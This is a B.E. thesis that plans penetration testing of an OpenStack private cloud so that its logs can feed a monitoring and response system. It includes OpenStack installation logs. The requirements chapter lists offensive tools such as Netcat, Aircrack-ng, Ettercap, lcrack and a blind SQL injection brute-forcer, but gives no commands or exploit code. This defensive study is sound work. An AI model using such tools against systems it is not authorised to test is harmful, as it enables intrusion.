Network Monitoring and Response System (NMARS)

By

Arslan Zafar

Seerat Mushtaq

M. Razi Akbar

Farooq Ahmad

Submitted to the Faculty of Department of Electrical Engineering, Military College of Signals, National University of Sciences and Technology, Rawalpindi in partial fulfillment for the requirements of a B.E. Degree in Telecommunication Engineering

July 2018

Copyright Notice

It is hereby certified that information in this thesis "**NETWORK MONITORING AND RESPONSE SYSTEM (NMARS)**" carried out by (1)Seerat Mushtaq (2) Farooq Maher (3) Arslan Zafar (4) Muhammad Razi Akber the direction of Asst. Professor Waleed Bin Shahid in partial fulfillment of B.E Degree in Telecom Engineering is correct and approved. It is already understood that if evidence of plagiarism is found in thesis/dissertation at any stage, even after the award of degree may be cancelled and the degree revoked.

Approved By

Asst. Professor Waleed Bin Shahid

EE Department

Military College of Signals, NUST

Dated: 8 July, 2018

ABSTRACT

Nowadays, cloud technology is becoming common among large organizations. Many technology companies are providing cloud services publicly. Open stack is an open-source software platform for cloud computing. Many large organizations are deploying private cloud in their offices to save the money being spent on cabling and expensive work stations. Since cloud technology is based on internet it becomes vulnerable to a variety of cyber-attacks. To keep data of private cloud well protected we need to secure our private cloud environment. To validate the security of cloud environment we will generate different attacks on cloud and capture the logs generated by these attacks. On basis of those logs we will make precautionary measures to enhance data security.

DECLARATION

No portion of work presented in this thesis has been submitted in support of another award or qualification either in this institution or anywhere else.

ACKNOWLEDGEMENTS

We are thankful to our Creator Allah Subhana-Watala to have guided us throughout this work at every step and for every new thought which you setup in our mind to improve it. Indeed we could have done nothing without your priceless help and guidance. Whosoever helped us throughout the course of our final year project, whether our parents or any other individual was your will, so indeed none be worthy of praise but you.

We would like to thank our supervisor Asst Professor Waleed Bin Shahid who believed in us and was continuously supporting us in every problem that occurred during our final year project. We especially thank him for his encouragement and his accurate comments which were of critical importance, during this work.

We would like to dedicate this work to our beloved parents who always believed in us, always were there and will always be whenever we need them. We owe you everything.

Finally, we would like to express our gratitude to all the individuals who have rendered valuable assistance to our research.

PREFACE

This basis for this research originally stemmed from our passion for developing better methods to make masses more socially aware from security threats. As the world moves further into the digital age, generating vast amounts of products to make people socially connected, there will be a greater need to access latest technology in suitable way which is not harmful to any individual.

Table of Contents

LIST OF FIGURES

LIST OF ABBREVIATIONS

HVS:	Hyper-V-Server virtualization
SQL:	Structured Query Language
DDOS:	Distributed Denial of service
API:	application program interface
IA:	Information Assurance
IPS:	intrusion prevention system
IDS:	intrusion detection system

Chapter 1: Introduction

Chapter 1 : Introduction

This chapter provides a brief overview of information that has always been an important concern of modern day communication procedures. One way to ensure system and communication safety is to perform penetration testing. Pen testing is the practice of testing computer software, networks and internet application for finding vulnerabilities that a hacker cloud exploit. This is done by simulating an intrusive attack on the system/network/application. We will perform penetration test on our cloud environment to find vulnerabilities and to make appropriate and necessary precautions.

1.1 Problem Statement

Cloud technology is becoming important on a large scale. Data that is present on cloud is now become exposed and vulnerable to attacks with cloud environment's deployment. Presently no SIEM is available in market for cloud technology at reasonable price.

1.2 Approach

This chapter provides a brief overview of information that has always been an important concern of modern day communication procedures. One way to ensure system and communication safety is to perform penetration testing. Pen testing is the practice of testing computer software, networks and internet application for finding vulnerabilities that a hacker cloud exploit. This is done by simulating an intrusive attack on the system/network/application. We will perform penetration test on our cloud environment to find vulnerabilities and to make appropriate and necessary precautions.

1.3 Objectives

The project objectives can be broadly divided into Academic and Industrial objectives. The project is based on the concepts of Computer & communication Networks and Network Security. One main objective of the project is to do penetration test on cloud environment and make appropriate measures to make cloud environment secure. Raspberry Pi will be used to store the logs and analyse those logs.

1.3.1. Academic Objectives

We have to focus the requirements of software engineers, application developer operators, community working groups and commercial ecosystem .Each of them are elaborate in sequence.

Academic objectives focus on the Software engineers who give their part mainly to review code for the projects that form the foundation of the OpenStack cloud platform.

Writers gives different types of the product and usage documentation and then translation this.

Application Developers who write applications that run on the OpenStack Cloud Infrastructure.

Operators/Users: are the People who deploy this infrastructure and operate an OpenStack based cloud infrastructure and use the applications that run on the OpenStack cloud platform.
Community Working Groups: Focused teams that gather user requirements from particular different parts and segments.
Commercial ecosystem: service providers that provide different tools, applications to deploy.

1.3.2 Industrial Objectives

Industrial and organizational changes is one of the major challenges to deploying an OpenStack cloud which involves organizational and cultural changes in IT Serurity business.

Chapter 2: Background

2.1 Project Domain

2.2 Literature Review

2.3 Cloud Architecture

2.4 Cloud Security Issues

Chapter 2: Background

Introduction

Basic knowledge regarding cloud environment as well as fundamental understanding of different security threats to cloud environment was mainly required before starting this project. Hence various research papers, technological articles and cloud forums were studied and consulted. A brief description of all the topics that were studied for the project is given below

2.1. Project Domain

The scope of the Testing Security Controls:
NMARS will make our cloud environment secure for users

1. **Ensure System Security:**

   To ensure system security we have to focus flaw in our cloud environment, then we become able to overcome that flaw.

2. **Prevention from Data Breach:**

   Overcoming security flaws will prevent breach into our data by the hacker.

3. **Banking and other networks:**

   By hackers the major target are Banking networks. Hackers not only make them threatened but also give them a bad lose in some cases. Pen- testing of banking networks will make sure that their security is best.

2.2. Literature Review

On the basis of existing literature we can use following attacks:

Availability.

- Distributed Denial Of Service or service failure
- Account lockout
- Buffer over-flow

Data Security

- Cross-site scripting
- Access control weakness
- Privilege escalation

Network Security:

- Penetration testing of the Network
- Session Hijacking for stealing cookies
- Data Packet Interception

Identity Management

- Weakness Authentication and authorization
- Insecure and failed trust

2.2.1 Cloud Architecture

Cloud Computing Architecture: Mention the major components required for cloud computing work. These components majorly consist of two types of the platform which are following

A front-end platform (mobile terminals and tablets devices), back end platforms (physical servers, servers for storage purpose), delivery of data which is based on cloud, and a network which contain Internet, Intranet and Intercloud. If we combined all these components cloud architecture established.

Cloud delivers:

- Cloud as Software as a Service
- Cloud as Platform as a Service
- Cloud as Infrastructure as a Service

2.2.2. Cloud Security Issues

Availability:

Important feature of the cloud is the availability. Companies having no offices or of with integrated and collective IT systems anywhere and anytime access to services, tools and data and is the future. Also related to reliability: service that is on 24 hours available 24x7 but goes constantly offline is useless. For a service to have true high-availability, it needs not only to be available, but also to have 99.99% percentage of reliability and trust. We need to make sure that our cloud services are available to our users at every time to our customers.

Data Security:

A huge number of security threats are linked with cloud data services: not only older security threats, such as eavesdropping in the smaller network SQL, cross site scripting, and DDOS attacks, but also specific cloud related threats, such as attacks on the side channel, virtualization vulnerabilities, and abuse of cloud services. The following security requirements limit the threats.

- **Confidentiality of data which is transfer through chanel**
- **Control of accessibility on network traffic**
- **Integrity of data that is available to receiver side.**

Identity Management:

Challenges for organizations for using cloud computing services is the free of threats and management which is in time if the on-boarding and off-boarding which is called provisioning and deprovisioning of users in the cloud platform. Moreover, enterprises invest in the process of user management within an enterprise that is trying to extend those types of the processes to cloud services.

Summary:

This chapter gives a brief discussion of background knowledge and literature review. On the basis of existing literature different attacks are performed for the Availability, Data Security, Network Security, identity Management. Then discus about cloud architecture and its different layers PAAS, SAAS, IAAS. At the last cloud security issues and data integrity is discussed.

Chapter 3: Designs Requirements and Specification

Chapter 3: Designs Requirements and Specification

Introduction

This chapter provides basic design and technology requirements for the project specifications, attacking tools, proposed methodology and hardware and software requirements.

3.1. Project Perspective

Our project will provide a solution named as "NMARS" which will secure our cloud from attacks. We have to secure the storage and data of each user from other users.

3.2. Product Specification

Workstation with at least 16 GB Ram and 500 GB Hard Disk

- ➢ VMWare Workstation
- ➢ Raspberry Pi
- ➢ Linux Ubuntu
- ➢ Kali Linux

3.2.1. Attacking tools

Following attacking tools will be used to test the cloud the environment:

- ➢ SET (Social Engineering Toolkit)
- ➢ Kismet (Wireless 802.11b monitoring tool)
- ➢ Aircrack-ng (WEP/WPA cracking program)
- ➢ Nmap (The Network Maper)
- ➢ Netcat (TCP/IP swiss army knife)
- ➢ Xprobe (Remote OS identification)
- ➢ Tcpdump (command-line network traffic analyzer)
- ➢ Netmask (Makes a ICMP netmask request)
- ➢ Ettercap (Sniffing of live connections/Man in Middle Attacks)
- ➢ Amap (A powerful application mapper)
- ➢ P0f (Passive OS fingerprinting tool)
- ➢ lcrack (A generic password cracker)
- ➢ Chaosreader (trace network sessions and export it to html format)

- ➢ Bsqlbf (Blind SQL injection brute forcing tool)
- ➢ Vidalia (Controller GUI for Tor)

3.2.2. Proposed Methodology

Challenge: We will generate different attacks on our cloud using Kali-Linux and we will gather the logs from cloud side. After collecting the data from logs our NMARS will perform analysis on logs and on basis of logs it will generate appropriate response for the admin.




Figure.1 Block Diagram

3.3 Software and Operating Systems Requirements

The required operating system

- ✓ VMWare Workstation,
- ✓ Linux Ubuntu,
- ✓ Kali Linux.

- ✓ Open stack cloud installation and configuration of different services like cinder, neutron, nova, glance, key stone and a dash board which is horizon.

3.4 Hardware Requirements

The Hardware required for the implementation of the project includes:
Raspberry Pi, and alarm generation key which include buzzer, switch, LEDs, a small power, battery

Summary:

The chapter includes study on the different types of attacking tools, the block diagram which show the basic methodology used for the projects progress, and hard ware and software requirements which software and hardware kit is necessary for the design.

Chapter 4: Establishment of Cloud

4.1. Installation of Components

4.1.1. Cloud Established

4.2. Hyper-V-Server virtualization

4.3. Establishment of instances


Chapter 4: Establishment of Cloud

Introduction

In this the complete established cloud is present with the installation of different services that are provided by OpenStack -a private cloud infrastructure.

4.1. Installation of Component


4.1.1 Installation of Keystone



```
Ignoring hyperframe: markers 'python_version == "3.5"' don't match your environment
Ignoring jsbeautifier: markers 'python_version == "3.4"' don't match your environment
Ignoring jsbeautifier: markers 'python_version == "3.5"' don't match your environment
Ignoring kaitaistruct: markers 'python_version == "3.4"' don't match your environment
Ignoring kaitaistruct: markers 'python_version == "3.5"' don't match your environment
Ignoring mitmproxy: markers 'python_version == "3.4"' don't match your environment
Ignoring mitmproxy: markers 'python_version == "3.5"' don't match your environment
Ignoring mypy: markers 'python_version == "3.4"' don't match your environment
Ignoring mypy: markers 'python_version == "3.5"' don't match your environment
Ignoring pathtools: markers 'python_version == "3.4"' don't match your environment
Ignoring pathtools: markers 'python_version == "3.5"' don't match your environment
Ignoring ruamel.yaml: markers 'python_version == "3.4"' don't match your environment
Ignoring ruamel.yaml: markers 'python_version == "3.5"' don't match your environment
Ignoring sortedcontainers: markers 'python_version == "3.4"' don't match your environment
Ignoring sortedcontainers: markers 'python_version == "3.5"' don't match your environment
Ignoring tornado: markers 'python_version == "3.4"' don't match your environment
Ignoring tornado: markers 'python_version == "3.5"' don't match your environment
Ignoring typed-ast: markers 'python_version == "3.4"' don't match your environment
Ignoring typed-ast: markers 'python_version == "3.5"' don't match your environment
Ignoring urwid: markers 'python_version == "3.4"' don't match your environment
Ignoring urwid: markers 'python_version == "3.5"' don't match your environment
Ignoring watchdog: markers 'python_version == "3.4"' don't match your environment
Ignoring watchdog: markers 'python_version == "3.5"' don't match your environment
Obtaining file:///opt/stack/keystone
Obtaining keystone from file:///opt/stack/keystone#egg=keystone (from -c /opt/stack/requirem
ents/upper-constraints.txt (line 1))
Requirement already satisfied: Babel===2.5.3 in /usr/local/lib/python2.7/dist-packages (from
 -c /opt/stack/requirements/upper-constraints.txt (line 3))
Collecting Paste===2.0.3 (from -c /opt/stack/requirements/upper-constraints.txt (line 16))
```

Fig.2 keystone installation


4.1.2. Installation of Cinder



```
Ignoring typed-ast: markers 'python_version == "3.4"' don't match your environment
Ignoring typed-ast: markers 'python_version == "3.5"' don't match your environment
Ignoring urwid: markers 'python_version == "3.4"' don't match your environment
Ignoring urwid: markers 'python_version == "3.5"' don't match your environment
Ignoring watchdog: markers 'python_version == "3.4"' don't match your environment
Ignoring watchdog: markers 'python_version == "3.5"' don't match your environment
Obtaining file:///opt/stack/cinder
Obtaining cinder from file:///opt/stack/cinder#egg=cinder (from -c /opt/stack/requirements/u
pper-constraints.txt (line 1))
Requirement already satisfied: Babel===2.5.3 in /usr/local/lib/python2.7/dist-packages (from
 -c /opt/stack/requirements/upper-constraints.txt (line 3))
Requirement already satisfied: Paste===2.0.3 in /usr/local/lib/python2.7/dist-packages (from
 -c /opt/stack/requirements/upper-constraints.txt (line 16))
Requirement already satisfied: PasteDeploy===1.5.2 in /usr/local/lib/python2.7/dist-packages
 (from -c /opt/stack/requirements/upper-constraints.txt (line 17))
Requirement already satisfied: PyMySQL===0.8.0 in /usr/local/lib/python2.7/dist-packages (fr
om -c /opt/stack/requirements/upper-constraints.txt (line 23))
Requirement already satisfied: Routes===2.4.1 in /usr/local/lib/python2.7/dist-packages (fro
m -c /opt/stack/requirements/upper-constraints.txt (line 27))
Requirement already satisfied: SQLAlchemy===1.2.1 in /usr/local/lib/python2.7/dist-packages
(from -c /opt/stack/requirements/upper-constraints.txt (line 28))
Requirement already satisfied: WebOb===1.7.4 in /usr/local/lib/python2.7/dist-packages (from
 -c /opt/stack/requirements/upper-constraints.txt (line 34))
Requirement already satisfied: castellan===0.17.0 in /usr/local/lib/python2.7/dist-packages
(from -c /opt/stack/requirements/upper-constraints.txt (line 99))
Requirement already satisfied: coverage===4.4.2 in /usr/local/lib/python2.7/dist-packages (f
rom -c /opt/stack/requirements/upper-constraints.txt (line 111))
Requirement already satisfied: cryptography===2.1.4 in /usr/local/lib/python2.7/dist-package
s (from -c /opt/stack/requirements/upper-constraints.txt (line 114))
```

Fig3.installation of cinder


4.1.3. Installation of Glance



```
Ignoring mypy: markers 'python_version == "3.5"' don't match your environment
Ignoring pathtools: markers 'python_version == "3.4"' don't match your environment
Ignoring pathtools: markers 'python_version == "3.5"' don't match your environment
Ignoring ruamel.yaml: markers 'python_version == "3.4"' don't match your environment
Ignoring ruamel.yaml: markers 'python_version == "3.5"' don't match your environment
Ignoring sortedcontainers: markers 'python_version == "3.4"' don't match your environment
Ignoring sortedcontainers: markers 'python_version == "3.5"' don't match your environment
Ignoring tornado: markers 'python_version == "3.4"' don't match your environment
Ignoring tornado: markers 'python_version == "3.5"' don't match your environment
Ignoring typed-ast: markers 'python_version == "3.4"' don't match your environment
Ignoring typed-ast: markers 'python_version == "3.5"' don't match your environment
Ignoring urwid: markers 'python_version == "3.4"' don't match your environment
Ignoring urwid: markers 'python_version == "3.5"' don't match your environment
Ignoring watchdog: markers 'python_version == "3.4"' don't match your environment
Ignoring watchdog: markers 'python_version == "3.5"' don't match your environment
Obtaining file:///opt/stack/glance
Obtaining glance from file:///opt/stack/glance#egg=glance (from -c /opt/stack/requirements/u
pper-constraints.txt (line 1))
Requirement already satisfied: Babel===2.5.3 in /usr/local/lib/python2.7/dist-packages (from
 -c /opt/stack/requirements/upper-constraints.txt (line 3))
Requirement already satisfied: Paste===2.0.3 in /usr/local/lib/python2.7/dist-packages (from
 -c /opt/stack/requirements/upper-constraints.txt (line 16))
Requirement already satisfied: PasteDeploy===1.5.2 in /usr/local/lib/python2.7/dist-packages
 (from -c /opt/stack/requirements/upper-constraints.txt (line 17))
Requirement already satisfied: PyMySQL===0.8.0 in /usr/local/lib/python2.7/dist-packages (fr
om -c /opt/stack/requirements/upper-constraints.txt (line 23))
Requirement already satisfied: Routes===2.4.1 in /usr/local/lib/python2.7/dist-packages (fro
m -c /opt/stack/requirements/upper-constraints.txt (line 27))
Requirement already satisfied: SQLAlchemy===1.2.1 in /usr/local/lib/python2.7/dist-packages
```

Fig4. Installation of glance

4.1.4. Successfully Established Cloud



Users


Displaying 8 items

User Name	Description	Email	User ID	Enabled	Domain Name	Actions
admin			[illegible]	Yes	Default	Edit
glance			[illegible]	Yes	Default	Edit
demo	-	demo@example.com	[illegible]	Yes	Default	Edit
cinder			[illegible]	Yes	Default	Edit
nova	-		[illegible]	Yes	Default	Edit
placement	-		[illegible]	Yes	Default	Edit
neutron	-		[illegible]	Yes	Default	Edit
alt_demo	-	alt_demo@example.com	[illegible]	Yes	Default	Edit

Displaying 8 items

Fig5. Established cloud

4.2. Hyper-V Server virtualization



All Hypervisors

Hypervisor Summary

VCPU Usage
Used 1 of 8

Memory Usage
Used 576MB of 15.6GB

Local Disk Usage
Used 0Bytes of 439GB

